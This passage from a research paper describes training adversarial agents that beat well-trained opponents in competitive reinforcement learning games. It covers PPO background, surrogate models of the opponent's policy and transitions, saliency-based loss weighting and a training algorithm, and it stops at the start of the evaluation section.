Deep Q-learning. To find an optimal policy for an agent to maximize its total reward, one method is to utilize deep Q-learning, which takes a state s and approximates the Q-value for each action based on that state (*i.e.,* $Q_\pi(s,a)$). With this approximation, although the agent cannot extract the policy explicitly, it could still maximize its reward by taking the action with the highest Q-value. As is shown in recent research, such a method demonstrates a great success in many applications, such as playing GO [45] and mastering a wide variety of Atari games [30]. However, since deep Q-learning usually calculates all possible actions in a discrete action space, it has been barely adopted to two-agent games with continuous action space, including simulation games, like MuJoCo and RoboSchool, and real-world strategy games, such as StarCraft and Dota. As a result, the policy gradient approach is typically adopted.

Policy Gradient Algorithm. Policy gradient refers to the techniques that directly parametrize the policy as a function $\pi_\theta(s,a) = \mathbb{P}(a|s,\theta)$. At the time t, this function takes as input the state $s^{(t)}$ and outputs the action $a^{(t)}$. In recent research article [29], researchers modeled the policy π as a deep neural network (*e.g.,* multilayer perceptron [55] or recurrent neural networks [58]), and named the DNN as the policy network.

To learn a policy network for an agent, the policy gradient algorithm defines an objective function $J(\theta) = \mathbb{E}_{s^{(0)}, a^{(0)}, \ldots \sim \pi_\theta}[\sum_{t=0}^{\infty} \gamma^t r^{(t)}]$ which represents the expectation of the total discounted rewards. By maximizing this objective function, one could obtain the parameters θ and thus the optimal policy. In order to compute parameters θ, the policy gradient algorithm computes the gradient of the objective




Figure 2: The neural network architecture involved in the PPO algorithm. Note that the two networks share parameters with each other.

function with respect to parameters (*i.e.,* $\nabla_\theta J(\theta)$) and then iteratively apply stochastic gradient-ascend to reach a local maximum in $J(\theta)$. According to the Policy Gradient Theorem [22], for any differentiable policy $\pi_\theta(s,a)$, the policy gradient can be written as

$$\nabla_\theta J(\theta) = \mathbb{E}_{\pi_\theta}[\nabla_\theta \log \pi_\theta(s,a) Q_{\pi_\theta}(s,a)], \tag{3}$$

where $\pi_\theta(s,a)$ is the policy network and $Q_{\pi_\theta}(s,a)$ denotes the action-value function of the corresponding MDP. As we can easily observe from the equation above, to solve this equation, we need to know function $Q_{\pi_\theta}(s,a)$. In the policy gradient algorithm, the action-value function $Q_{\pi_\theta}(s,a)$ is approximated by a deep neural network $Q_w(s,a)$, which can be learned together with the policy network. However, this design has a limitation. In each iteration of the training process, an agent has to compute the reward at the end of the episode, and then average all actions. Therefore, an agent inevitably concludes all the actions taken were good, if it receives a high reward, even if some were really bad. To address this problem, one straightforward approach is to enlarge the training sample batch. Unfortunately, this could incur slow learning and the agent has to take even longer time to converge.

Actor-Critic Framework. To improve the policy gradient algorithm mentioned above, recent research introduces an actor-critic framework, which defines a critic and an actor. Through an action-value function $Q_{\pi_\theta}(s,a)$, the critic measures how good the action taken is. Through a policy network π_θ, the actor controls how the agent behaves. With both of these, we can rewrite the policy gradient as

$$\begin{aligned} &\nabla_\theta J(\theta) = \mathbb{E}_{\pi_\theta}[\nabla_\theta \log \pi_\theta(s,a) A_{\pi_\theta}(s)], \\ &A_{\pi_\theta}(s,a) = Q_{\pi_\theta}(s,a) - V_{\pi_\theta}(s). \end{aligned} \tag{4}$$

Here, $A_{\pi_\theta}(s,a)$ is an advantage function, which measures the difference between the Q value for action a in state s and the average value of that state [12]. Through this advantage function, we can know the improvement over the average the action taken at that state. In other words, this function calculates the extra reward the agent gets if it takes this action.

To solve equation (4), the actor-critic framework approximates $V_{\pi_\theta}(s)$ through a deep neural network $V_v(s)$ parameterized by v and then utilizes this approximated $V_{\pi_\theta}(s)$ to deduce $Q_{\pi_\theta}(s,a)$. As is specified in [29], this neural network can be learned together with the policy network π_θ through either Monte-Carlo methods or Temporal-Difference methods [42].

Proximal Policy Optimization (PPO) Algorithm. Using the actor-critic framework to train an agent, recent research indicates that the actor usually experiences enormous variability in the training which influences the performance of the trained agent [41]. To stabilize actor training, recent research proposes the PPO algorithm [16, 43], which introduces a new objective function called "Clipped surrogate objective function". With this new objective function, the policy change could be restricted in a small range.

As is discussed in [41], the original mathematical form of clipped surrogate objective function is

$$\begin{aligned} &\text{maximize}_\theta \ \mathbb{E}_{(a^{(t)},s^{(t)})\sim\pi_{\theta_{old}}}[\frac{\pi_\theta(a^{(t)}|s^{(t)})}{\pi_{\theta_{old}}(a^{(t)}|s^{(t)})} A_{\pi_{\theta_{old}}}(a^{(t)},s^{(t)})], \\ &s.t.\ \mathbb{E}_{s^{(t)}\sim\pi_{\theta_{old}}}[D_{\mathrm{KL}}(\pi_{\theta_{old}}(\cdot|s^{(t)})||\pi_\theta(\cdot|s^{(t)}))] \le \delta, \end{aligned} \tag{5}$$

where $\pi_{\theta_{old}}$ is the old policy. $D_{\mathrm{KL}}(p||q)$ refers to the KL-divergence between distribution p and q [24]. $A_{\pi_{\theta_{old}}}(a^{(t)},s^{(t)})$ refers to the advantage function in Equation (4). By solving Equation (5), the new policy π_θ can be obtained.

As is discussed in [43], solving Equation (5) is computationally expensive because it requires a second-order approximation of the KL divergence and computing Hessian matrices. To address this problem, Schulman *et al.* [43] proposed the PPO objective function, which replaces the KL-constrained objective in Equation (5) by a clipped objective function

$$\begin{aligned} &\text{maximize}_\theta \ \mathbb{E}_{(a^{(t)},s^{(t)})\sim\pi_{\theta_{old}}}[\min(\mathrm{clip}(\rho^{(t)},1-\varepsilon,1+\varepsilon)A^{(t)},\rho^{(t)}A^{(t)})], \\ &\rho^{(t)} = \frac{\pi_\theta(a^{(t)}|s^{(t)})}{\pi_{\theta_{old}}(a^{(t)}|s^{(t)})}, \quad A^{(t)} = A_{\pi_{\theta_{old}}}(a^{(t)},s^{(t)}). \end{aligned} \tag{6}$$

Here, $\mathrm{clip}(\rho^{(t)},1-\varepsilon,1+\varepsilon)$ denotes clipping $\rho^{(t)}$ to the range of $[1-\varepsilon,1+\varepsilon]$ and ε is a hyper-parameter. During the training process, in addition to updating the actor by solving the optimization function in Equation (6), the PPO algorithm iteratively updates the action-value function $Q_w(s,a)$ as well as the state-value function $V_v(s)$ (*i.e.,* the critic) by using the Temporal-Difference method.[3] In Figure 2, we show the network structure used in the PPO algorithm. As we can observe from the figure, the network structure contains two deep neural networks, one for approximating the state-value function $V_v(s)$ and the other for modeling the policy network π_θ. It should be noted that the implementation of PPO algorithm does not introduce an additional neural network to approximate action-value function $Q_w(s,a)$ but to deduce it through the state-value function $V_v(s)$.

[3] While the Monte-Carlo method is also available for the training, due to the performance concern, the standard implementation of PPO considers only the Temporal-Difference method.




Figure 3: The overview of our proposed attack. The upper part on a grey canvas demonstrates a game episode where the policy network of the opponent agent outputs the optimal actions and the opponent agent (in purple) wins the game. The lower part shows an episode in which the adversarial agent (in blue) subtly manipulates the environment through its actions, forces the opponent agents to choose a sequence of sub-optimal actions, and thus defeats the opponent. The arrow tied to the purple paddle indicates the action the opponent agent takes. At each time step, the adversarial agent only introduces an imperceptible change to the environment and therefore the scenes (or in other words states) on the grey canvas are nearly as same as those on the white canvas (i.e, $\|s^{(t)} - \hat{s}^{(t)}\| \leq \varepsilon$ where ε is a small number restricting the action change of the adversarial). The feature vector passing to the networks indicates the observation of the opponent agent. It is converted from the states of the opponent agent $s^{(t)}$ and $\hat{s}^{(t)}$. The features in the red box ($o_5 \cdots o_8$ and $\hat{o}_5 \cdots \hat{o}_8$) represent those corresponding to the adversarial action.

Different from the previous actor-critic algorithms, which update actor by conducting stochastic gradient-ascend[4] using the approximated policy gradient of Equation (4), the PPO algorithm can guarantee a monotonic improvement of the total rewards when updating the policy network (*i.e.,* $J(\theta) \geq J(\theta_{old})$). With this property, the trained agent could not only reach to the convergence faster but, more importantly, demonstrate more accurate and more stable performance than the previous actor-critic algorithms. To the best of our knowledge, PPO is the state-of-art algorithm for training a policy network for the agent in the two-agent competitive games. As such, we design our attack by extending this PPO training algorithm.

4 Technical Overview

Recall that we attack a well-trained agent by training a powerful adversarial agent. To achieve this, as is mentioned in Section 2, we do not assume that an attacker has access to the policy network of the opponent agent π_v nor its state-transition model $P^v_{ss'}$. Rather, we assume the attacker could obtain the observation and action of the opponent (*i.e.,* the state $s_v^{(t)}$ and action $a_v^{(t)}$ of the opponent agent at each time step t). In this section, we first specify the basic idea of our attack method. Then, we briefly describe how to utilize the aforementioned states and actions to extend the PPO algorithm and thus implement our attack method at a high level.

4.1 Basic idea of the proposed attack

Admittedly, it is possible to design a simple reward function for an adversarial agent to beat its opponent. However, the reward function design is usually game-specific, and it is challenging to design a universal solution. As such, we follow a different strategy to fulfill our objective as follows. In a two-agent competitive game, one could train an agent to take an optimal action at each state via selfplay [3]. Therefore, as is depicted in Figure 3, to influence a well-trained agent, one method is to maximize the deviation of the actions taken by that agent and thus make the agent output a suboptimal action (*i.e.,* given the same/similar environment observation, an agent takes an action which is very different from the one it is supposed to take). With this practice, from the adversary's viewpoint, he can downgrade the opponent agent's performance and thus reduce its winning rate.

To maximize the action deviation, an adversary would inevitably vary the observation of the victim agent. As is mentioned above, a suboptimal action means that, given the same or similar observation, the action of the agent is very different from the one it is supposed to take. Therefore, as we will specify in the following, when maximizing the deviation of an opponent action, we need to ensure the minimal change of the environment observation.

Recall that we do not assume an adversary has the privilege to manipulate the environment, and, in a two-agent compet-

[4]Note that the performance of stochastic gradient-ascend highly depends on the step size and it cannot guarantee to increase the objective function monotonically.




Figure 4: A heatmap indicating the input feature importance of the opponent policy network of Roboschool Pong game. The highlighted features ($o_5 \cdots o_8$) represent those corresponding to the adversarial action. The heapmap is generated by using the output of explainable AI techniques.

itive game, the action of the adversarial agent is converted as part of the environment observation of its opponent agent. Take the example shown in Figure 3. The opponent observation is depicted as a feature vector, within which some of the features represent the adversarial actions. As such, we can subtly manipulate the action of the adversarial agent and thus change the features indicating the adversarial action. With this, we can change the input to the opponent's policy network and indirectly deviate the action of the opponent agent.

However, as is shown in Figure 4, by performing a sensitivity check for the policy network against the input features over time, we note that the opponent's policy network takes the importance of the input features differently over time. Therefore, intuition suggests that the best strategy is to perform the corresponding feature manipulation only at the time when the opponent policy network pays sufficient attention to the features corresponding to the adversarial actions. To achieve this, as we will specify below, we utilize an explanation AI technique to examine the the victim policy network' feature importance at each time step. With this, we can pinpoint the time frame when the victim policy network pays its attention to the adversarial action, and thus employ an adjustable hyperparameter to control the level of action deviation adjustment.

4.2 More details

As is stated above, we design our attack in two steps – ❶ deviating the actions of the opponent agent with a minimal change to its observation, and ❷ adjusting the weight of the action deviation of the opponent agent based on the influence of the adversarial actions upon the opponent. In the following, we specify how we implement this two-step design.

Deviating opponent actions. To deviate the action of the opponent, we extend the PPO loss function L_{PPO} mentioned in Section 3. To be specific, we introduce into the PPO loss function a new loss term

$$L_{ad} = \text{maximize}_{\theta}(-\|\hat{o}_v^{(t+1)} - o_v^{(t+1)}\| + \|\hat{a}_v^{(t+1)} - a_v^{(t+1)}\|), \quad (7)$$

where θ represents the parameters in π_α. $\hat{o}_v^{(t+1)}$ and $\hat{a}_v^{(t+1)}$ indicate the different observation and action taken by the opponent agent if, at the time step t, the adversarial agent takes an action different from the ones indicated by the trajectory rollouts (*i.e.,* different from the actions that the opponent is supposed to take). As we can observe from the equation above, the loss term contains two components. The design of the first component ensures that, when launching attacks, an adversary introduces only minimal variations to the observation of the opponent agent. The design of the second component forces the opponent agent to take a suboptimal action $\hat{a}_v^{(t+1)}$ but not the optimal action $a_v^{(t+1)}$, and thus trigger the drop of its winning rate. It should be noted that we compute both the action difference and observation difference by using a norm, the output of which is a singular. As such, when we can combine the observation and action differences in a linear fashion.

As is mentioned in Section 2, neither the opponent policy network π_v nor its state-transition model $p_v^{ss'}$ is available for our method. Without the state-transition model, we cannot predict the observation of the opponent agent $\hat{o}_v^{(t+1)}$ at the time step $t+1$, when our adversarial agent takes an action at the time step t and subtly varies the observation of the opponent at the time step $t+1$. Without the access to the policy network, even if $\hat{o}_v^{(t+1)}$ is given, we still cannot predict the action of the opponent agent $\hat{a}_v^{(t+1)} = \pi_v(\hat{o}_v^{(t+1)})$ at the time step $t+1$. This imposes the challenge of computing the loss term L_{ad} in Equation (7).

To tackle the challenge, our method approximates the opponent policy network as well as its state-transition model by using two individual deep neural networks. By definition, the state-transition model outputs the predicted observation of the opponent $o_v^{(t+1)}$ at the time step $t+1$. It takes as input the observation of the opponent $o_v^{(t)}$, the action of the adversarial agent $a_\alpha^{(t)}$, and that of the opponent agent $a_v^{(t)}$ at the time step t. As we specify in Section 5, we train both of the neural networks by using trajectory rollouts. It should be noted that, to train the surrogate model, the attack needs to access victim observation and action, which is a legitimate assumption (See Section 2). However, we also admit that the proposed attack would become harder when this information is not available. This is because the attacker needs extra effort to infer such information and then train the surrogate model with the approximated victim observation and action.

Adjusting weights of action deviation. As is mentioned above, the opponent/victim agent weights the action of the adversarial differently over time when deciding its own action through its policy network. As a result, when leveraging the action of the adversarial to influence the environment observation and thus the action of the opponent agent, we adjust the weight of the action deviation based on by how much the victim agent pays attention to the action of the adversarial. To achieve this, when optimizing the extended loss function $L_{ppo} + L_{ad}$, we introduce a hyperparameter λ, indicating the importance of our newly added term L_{ad}. With this, we can rewrite the extended loss function as $L_{ppo} + \lambda \cdot L_{ad}$. To maximize this loss function, we can adjust the weight assigned

to the new term (*i.e.,* L_{ad}) based on the weight that the opponent/victim agent pays attentions to the adversarial.

In this work, we utilize an explanation AI technique to measure the weight that the victim agent pays attention to the adversarial action. As is shown in Figure 3, the actions of the adversarial are part of the observation of the victim agent. They are encoded as part of the features passing to the victim's policy network. In Figure 3, we can easily observe that a policy network is a deep neural network. Over the time, the observation feature vector passing to the network varies. Using an explanation AI technique at each time step against the victim policy network, we can measure by how much the policy network pays attention to the features corresponding to the action of the adversarial.

Intuition suggests that, to obtain an optimal effect upon the deviation of the opponent, the adversarial agent should manipulate its actions at the time when the opponent pays its attention to the adversary. Otherwise, the action manipulation of the adversarial agent will introduce minimal influence upon the action of the opponent agent. Following this intuition, we assign the value for λ at each time step t based on the output of an explainable AI technique. More specifically, we assign a higher value to the weight λ when the opponent pays more attention to the adversarial agent. Otherwise, we assign a relatively low value on the weight to minimize the impact of our newly added term. For more details of our weight assignment, readers could refer to Section 5.

Over the past years, there are many techniques in the field of explanation AI research, ranging from black-box methods (*e.g.,* [9, 39]) to white-box approaches (*e.g.,* [46–48]). Among all these explanation AI techniques, we choose gradient-based interpretation methods, serving as the way to weight the influence of the adversarial actions upon opponent's policy network. The rationales behind our choice is as follow. In comparison with other explanation AI methods, such as some black-box methods [39] which need to perform intensive data sampling before deriving explanation, gradient-based methods are computationally efficient. In the context of deep reinforcement learning, the observation of the opponent/victim agent $o_v^{(t)}$ changes over time rapidly and we need to adjust the hyperparameter λ at each time step. In this work, we rely upon gradient-based methods, which can minimize the computation needed for weight adjustment. Considering that past research [1] indicates different gradient-based explanation methods provide different accuracy in explanation, we thoroughly evaluate by how much the choice a particular gradient based method would influence the performance of our attack. We show our evaluation results in Section 6.

5 Technical Detail

In this section, we provide more details about our proposed method. More specifically, we first formally define the problem that our method targets. Then, we specify the design of our loss term. Finally, we discuss how we extend our loss function through explainable AI and present our learning algorithm as a whole.

5.1 Problem definition

Following the early research [44], we also formulate a two-agent competitive game as a two-agent MDP, represented by $M =< \mathcal{S}, (\mathcal{A}_\alpha, \mathcal{A}_v), \mathcal{P}, (\mathcal{R}_\alpha, \mathcal{R}_v), \gamma >$. Here, $\mathcal{S}$ denotes the state set. $\mathcal{A}_\alpha$ and $\mathcal{A}_v$ are the action sets for adversarial and opponent agents, respectively. $\mathcal{P}$ represents a joint state transition function $\mathcal{P} : \mathcal{S} \times \mathcal{A}_\alpha \times \mathcal{A}_v \to \Delta(\mathcal{S})$. The reward function can be represented as $\mathcal{R}_i : \mathcal{S} \times \mathcal{A}_\alpha \times \mathcal{A}_v \to \mathbb{R}; i \in \{\alpha, v\}$.

As is mentioned in Section 3, the state transition is a stochastic process. Therefore, we use $\Delta(\mathcal{S})$ to represent a probability distribution on $\mathcal{S}$, from which the state at each time step can be sampled. Note that using the PPO algorithm for training agents in a two-agent competitive game, we cannot obtain the state $\mathcal{S}$ and the state transitions function $\mathcal{P}$ in an explicit form. From the game environment, each of the agents can get only its own observation $O_i; i \in \{\alpha, v\}$.

In this paper, we assume that the opponent agent follows a fixed stochastic policy π_v. Holding this assumption, our problem can be viewed as a single-agent MDP for the adversarial agent, denoted by $M_\alpha =< \mathcal{S}, \mathcal{A}_\alpha, \mathcal{P}_\alpha, \mathcal{R}_\alpha, \gamma >$. Here, the state-transition model $\mathcal{P}_\alpha$ is unknown, and $\mathcal{S}$ is equivalent to the observation of the adversarial agent O_α. Under this problem definition, the goal of this work is to identify an adversarial policy π_α that can guide the corresponding agent to beat its opponent in the single-agent MDP.

5.2 Expected reward maximization

As is described in Section 4, we extend the PPO loss function when designing our proposed method. As is introduced in the early section, the PPO loss function can be written as

$$\begin{aligned} &\text{maximize}_\theta \; \mathbb{E}_{(a_\alpha^{(t)}, o_\alpha^{(t)}) \sim \pi_\alpha^{old}} [\min(\text{clip}(\rho^{(t)}, 1-\varepsilon, 1+\varepsilon) A^{(t)}, \rho^{(t)} A^{(t)})], \\ &\rho^{(t)} = \frac{\pi_\alpha(a_\alpha^{(t)} | o_\alpha^{(t)})}{\pi_\alpha^{old}(a_\alpha^{(t)} | o_\alpha^{(t)})}, \quad A^{(t)} = A_{\pi_\alpha^{old}}((a_\alpha^{(t)}, o_\alpha^{(t)})). \end{aligned} \tag{8}$$

Here, π_α^{old} and π_α denotes the old and new policy of the adversarial agent, respectively. $o_\alpha^{(t)}$ is the observation of the adversarial agent at the time step t. It encloses the action of the opponent agent $a_v^{(t)}$. Following the standard PPO algorithm, we use a neural network $V_\alpha(s)$ to approximate the state-value function, and thus obtain the advantage $A^{(t)}$ at the time step t. In this work, the model architectures of the state-value function and the policy network are as same as those in the PPO algorithm (see Figure 2). By solving the objective function above, we could find an adversarial policy π_α, with which the corresponding adversarial agent could maximize the expected total reward: $\sum_0^\infty \gamma^{(t)} \mathcal{R}_\alpha(s^{(t)}, a_\alpha^{(t)})$.

5.3 Action deviation maximization

Recall that we extend the PPO loss function by introducing a new loss term

$$L_{ad} = \text{maximize}_{\theta}(\|\hat{a}_v^{(t+1)} - a_v^{(t+1)}\|_1 - \|\hat{o}_v^{(t+1)} - o_v^{(t+1)}\|_1). \quad (9)$$

As is shown above, we choose l_1 norm distance as the difference measure instead of l_2 norm. This is because l_1 norm encourages a larger difference than l_2 norm, especially when O_v is of a high dimensionality [2]. As we will empirically show in Section 6, an adversarial agent trained with the l_1 norm usually demonstrates a stronger capability of beating opponent agents than that trained with l_2 norm.

State transition approximation. To predict the observation of the opponent agent at the time step $t+1$, we utilize a deep neural network to approximate the state-transition model of the opponent agent. As is mentioned in Section 4, the deep neural network takes as input $(o_v^{(t)}, a_v^{(t)}, a_\alpha^{(t)})$, and predicts $o_v^{(t+1)}$ (*i.e.,* the observation of the opponent agent at the time step $t+1$). In this work, we train this neural network by using the following equation

$$\text{argmin}_{\theta_h} \|H(o_v^{(t)}, a_v^{(t)}, a_\alpha^{(t)}; \theta_h) - o_v^{(t+1)}\|_\infty, \quad (10)$$

where θ_h denotes the parameters of the neural network H. It should be noted that $\|\cdot\|_\infty$ is non-differentiable. Therefore, we adopt the approximation technique introduced in [7], and use the alternative objective function

$$L_{st} = \text{minimize}_{\theta_h} \|(|H(o_v^{(t)}, a_v^{(t)}, a_\alpha^{(t)}) - o_v^{(t+1)}| - \varepsilon_s)^+\|_2^2, \quad (11)$$

to train the approximated state-transition model H. In the equation above, $(\cdot)^+$ is equivalent to $\max(\cdot, 0)$. ε_s is a hyperparameter, which controls the maximum l_∞ between $H(o_v^{(t)}, a_v^{(t)}, a_\alpha^{(t)})$ and $o_v^{(t+1)}$. To solve this objective function, we collect the ground truth training data $(o_v^{(t)}, a_v^{(t)}, a_\alpha^{(t)}, o_v^{(t+1)})$ by using trajectory rollouts. Then, we utilize the `ADAM` optimization method [20] to minimize this objection function. More specifically, as is shown in Algorithm 1 (step 7), the state-transition model is trained jointly with the policy network of the adversarial agent. At each iteration, we first collect a set of trajectories by using current adversarial policy to play against the opponent agent. The information contained in the collect trajectories includes the opponent agent's actions and observations. Using these actions and observations as the ground truth, we can update the surrogate networks by minimizing the loss functions above. It should be noted that, while the state transition model H should be obtained based on the old adversarial policy, we predict the state transition under the new adversarial policy. We argue this does not introduce negative effect to our training process because the PPO objective function guarantees a minor change in the adversarial policy at each iteration.

Opponent policy network approximation. As is shown in Equation (9), computing action deviation requires $a_v^{(t+1)}$ and $\hat{a}_v^{(t+1)}$. In addition, as is mentioned earlier, our attack relies upon the capability of knowing how a victim agent weights the importance of the adversarial actions. To do that, as we will elaborate in Section 5.4, we leverage gradient-based explanation AI techniques, which need to take as input the policy network of the victim agent. As such, in addition to the state transition approximation, we use a deep neural network F to approximate the policy network of the opponent agent.

In this work, to learn the victim's policy network, we follow existing imitation learning methods [52] and design the following objective function

$$L_{op} = \text{minimize}_{\theta_f} \|(|F(o_v^{(t)}; \theta_f) - a_v^{(t)}| - \varepsilon_a)^+\|_2^2. \quad (12)$$

Here, θ_f represents the parameters of the deep neural network F. As we can observe from the equation above, we also use the approximated l_∞ loss to train F. Similar to the method above, we also collect the training samples $(o_v^{(t)}, a_v^{(t)})$ through trajectory rollouts and then apply the `ADAM` algorithm to minimize the loss. As we will empirically illustrate in Section 6, the network trained with l_∞ norm usually exhibits better performance than those trained with l_2 and l_1.

Note that, in MDP, both the state transition and the policy network should be in the form of stochastic. This means that the most typical way of approximating $\mathcal{P}$ and π should be density estimation [14]. In this work, we, however, conduct point estimations to reduce the computational cost. As we will show in Section 6, while point estimate ignores the variance of the original distribution and may introduce a bias, our attack is still able to achieve decent performance in terms of beating the opponent in the two-agent competitive game.

After obtaining the approximated models H and F, we can predict the observation of the opponent agent $\hat{o}_v^{(t+1)}$ through $H(o_v^{(t)}, a_v^{(t)}, \hat{a}_\alpha^{(t)})$, and its action $\hat{a}_v^{(t+1)}$ through $F(H(o_v^{(t)}, a_v^{(t)}, \hat{a}_\alpha^{(t)}))$. With these predictions, we can rewrite Equation (9) as

$$\begin{aligned} L_{ad} = \text{maximize}_{\theta}(&\|F(H(o_v^{(t)}, a_v^{(t)}, \hat{a}_\alpha^{(t)})) - a_v^{(t+1)}\|_1 \\ &- \|H(o_v^{(t)}, a_v^{(t)}, \hat{a}_\alpha^{(t)}) - o_v^{(t+1)}\|_1). \end{aligned} \quad (13)$$

Here, it should be noted that $\hat{a}_\alpha^{(t)}$ is the new action derived from the adversarial policy π_α.

5.4 Hyperparameter adjustment

As is mentioned in Section 4, we introduce a hyperparameter to balance the weight of the newly added loss term. In this work, we automatically adjust λ by using an explainable AI technique. More specifically, by using the gradient saliency methods (*e.g.,* [46]) at the time step t, we first compute $g^{(t)} = \nabla_{o_v^{(t)}} F(o_v^{(t)})$ which indicates the importance of each element in the opponent agent's observation.[5] In this equation, $F(o_v^{(t)})$

[5] Note that we do not have the access to the opponent policy network and, therefore, we compute the gradient on the basis of its approximation F.

denotes the action of the opponent agent $a_v^{(t)}$ predicted by F.

Supposing $o_v^{(t)} \in \mathbb{R}^{p\times 1}$ and $F(o_v^{(t)}) \in \mathbb{R}^{q\times 1}$, the gradient $g^{(t)} \in \mathbb{R}^{p\times q}$ is a matrix, in which each element $g_{ij}^{(t)} = \nabla_{(o_v^{(t)})_i} F(o_v^{(t)})_j$ indicates the importance of the i-th element in $o_v^{(t)}$ to the j-th element in $F(o_v^{(t)})$. To assess the overall importance of each element in $o_v^{(t)}$ to $F(o_v^{(t)})$, we sum the elements in each row of $g^{(t)}$ and transform it into a normalized vector $\tilde{g}^{(t)} = \sum_{j=1:q} g_{ij}^{(t)}$. Here, $\tilde{g}^{(t)} \in \mathbb{R}^{p\times 1}$ indicates the importance of the i-th element in $o_v^{(t)}$ to $F(o_v^{(t)})$.

After obtaining $\tilde{g}^{(t)}$, we then calculate the importance of the adversarial agent's action to the opponent agent's action at the time t. Recall that the observation of the opponent agent $o_v^{(t)}$ contains three components – environment, the action of the opponent agent, and that of the adversarial agent – and we focus only on the action of the adversarial agent. Therefore, we eliminate the feature importance tied to the environment and the action of the opponent agent. To do this, we first perform an element-wise multiplication between $\tilde{g}^{(t)}$ and a mask $M \in R^{p\times 1}$. Then, we borrow the idea of an early research work [9], through which we compute λ as follows

$$I^{(t)} = \|F(o_v^{(t)}) - F(o_v^{(t)} \odot (\tilde{g}^{(t)} \odot M))\|_\infty,\ \lambda^{(t)} = \frac{1}{1+I^{(t)}}. \quad (14)$$

Here, the vector $o_v^{(t)}$ is a vector, indicating the observation at time t. M is a vector with the same dimensionality as the vector $o_v^{(t)}$. In $o_v^{(t)}$, if the corresponding observation dimensions indicate the actions of adversarial agent, we assign 1 to the corresponding element in M. Otherwise, we assign 0 accordingly. For example, assuming the $k^{th} \sim (k+N)^{th}$ dimensions of $o_v^{(t)}$ indicate the actions of the adversarial agent. Then, we assign 1 to the k^{th} to $(k+N)^{th}$ dimensions of M, and the rest is assigned to 0. In this work, we normalize $\lambda^{(t)}$ to $[0,1]$. [6] From this equation, we can easily discover that, the higher value of $I^{(t)}$ indicates a lower importance score, resulting in a lower value of $\lambda^{(t)}$. In Algorithm 1, we illustrate how to combine λ with our extended loss function, and thus train an adversarial agent with the ability to attack its opponent.

Algorithm 1: Adversarial policy training algorithm.

Input: the adversarial agent's policy π_α parameterized by θ_α, the adversarial agent's value function network V_α with parameter v_α, the state transition model H with parameter θ_h, the opponent's policy approximation model F with parameter θ_f, and the pretrained opponent agent's policy π_v.

Initialization: Initialize $\theta_\alpha^{(0)}$, $\theta_h^{(0)}$, $\theta_f^{(0)}$, and $v_\alpha^{(0)}$.

for $k = 0,1,2,...,K$ **do**

Collect a set of trajectories $\mathcal{D}^k = \{\tau_i\}$ by using adversarial policy π_α^k to play against the opponent agent π_v, where $i = 1,2,....,|\mathcal{D}^k|$ and each trajectory contains T time step.

Obtain the reward of the time t in each trajectory τ_i: $r_\alpha^{i(t)}$.

Compute the estimated advantage of each time in each trajectory: $A^{i(t)}$ based on the current value function V_{α^k}: $A^{i(t)} = r_\alpha^{i(t)} + \gamma V_{\alpha^k}(o_\alpha^{i(t+1)}) - V_{\alpha^k}(o_\alpha^{i(t)})$.

Update the state transition approximation function H and the opponent policy approximation function F using the current trajectories according to the following objective function

$$\theta_h^{k+1} = \text{argmin}_{\theta_h} \frac{1}{|\mathcal{D}^k|T} \sum_{\tau\in\mathcal{D}^k} \sum_{t=0}^{T} L_{st},$$
$$\theta_f^{k+1} = \text{argmin}_{\theta_f} \frac{1}{|\mathcal{D}^k|T} \sum_{\tau\in\mathcal{D}^k} \sum_{t=0}^{T} L_{op}. \quad (15)$$

Based on the updated $o_v^{i(t)}$, $a_v^{i(t)}$ in $\mathcal{D}^k$, and $F_{\theta_f^{k+1}}$, compute the penalty term for each time t in each trajectory i: $\lambda^{i(t)}$ according to Equation (14).

Update the policy by maximizing the following objective function

$$\theta_\alpha^{k+1} = \text{argmax}_{\theta_\alpha} \frac{1}{|\mathcal{D}^k|T} \sum_{i=1}^{|\mathcal{D}^k|} \sum_{t=0}^{T} L_{ppo} + \lambda^{i(t)} L_{ad}. \quad (16)$$

Update the value function by minimizing the following objective function

$$v_\alpha^{k+1} = \text{argmin}_{v_\alpha} \frac{1}{|\mathcal{D}^k|T} \sum_{i=0}^{\mathcal{D}^k} \sum_{t=0}^{T} (V_{\alpha^k}(o_\alpha^{i(t)}) - (r_\alpha^{i(t)} + \gamma V_{\alpha^k}(o_\alpha^{i(t+1)})))^2. \quad (17)$$

end

Output: the well trained adversarial policy network π_α.

6 Evaluation

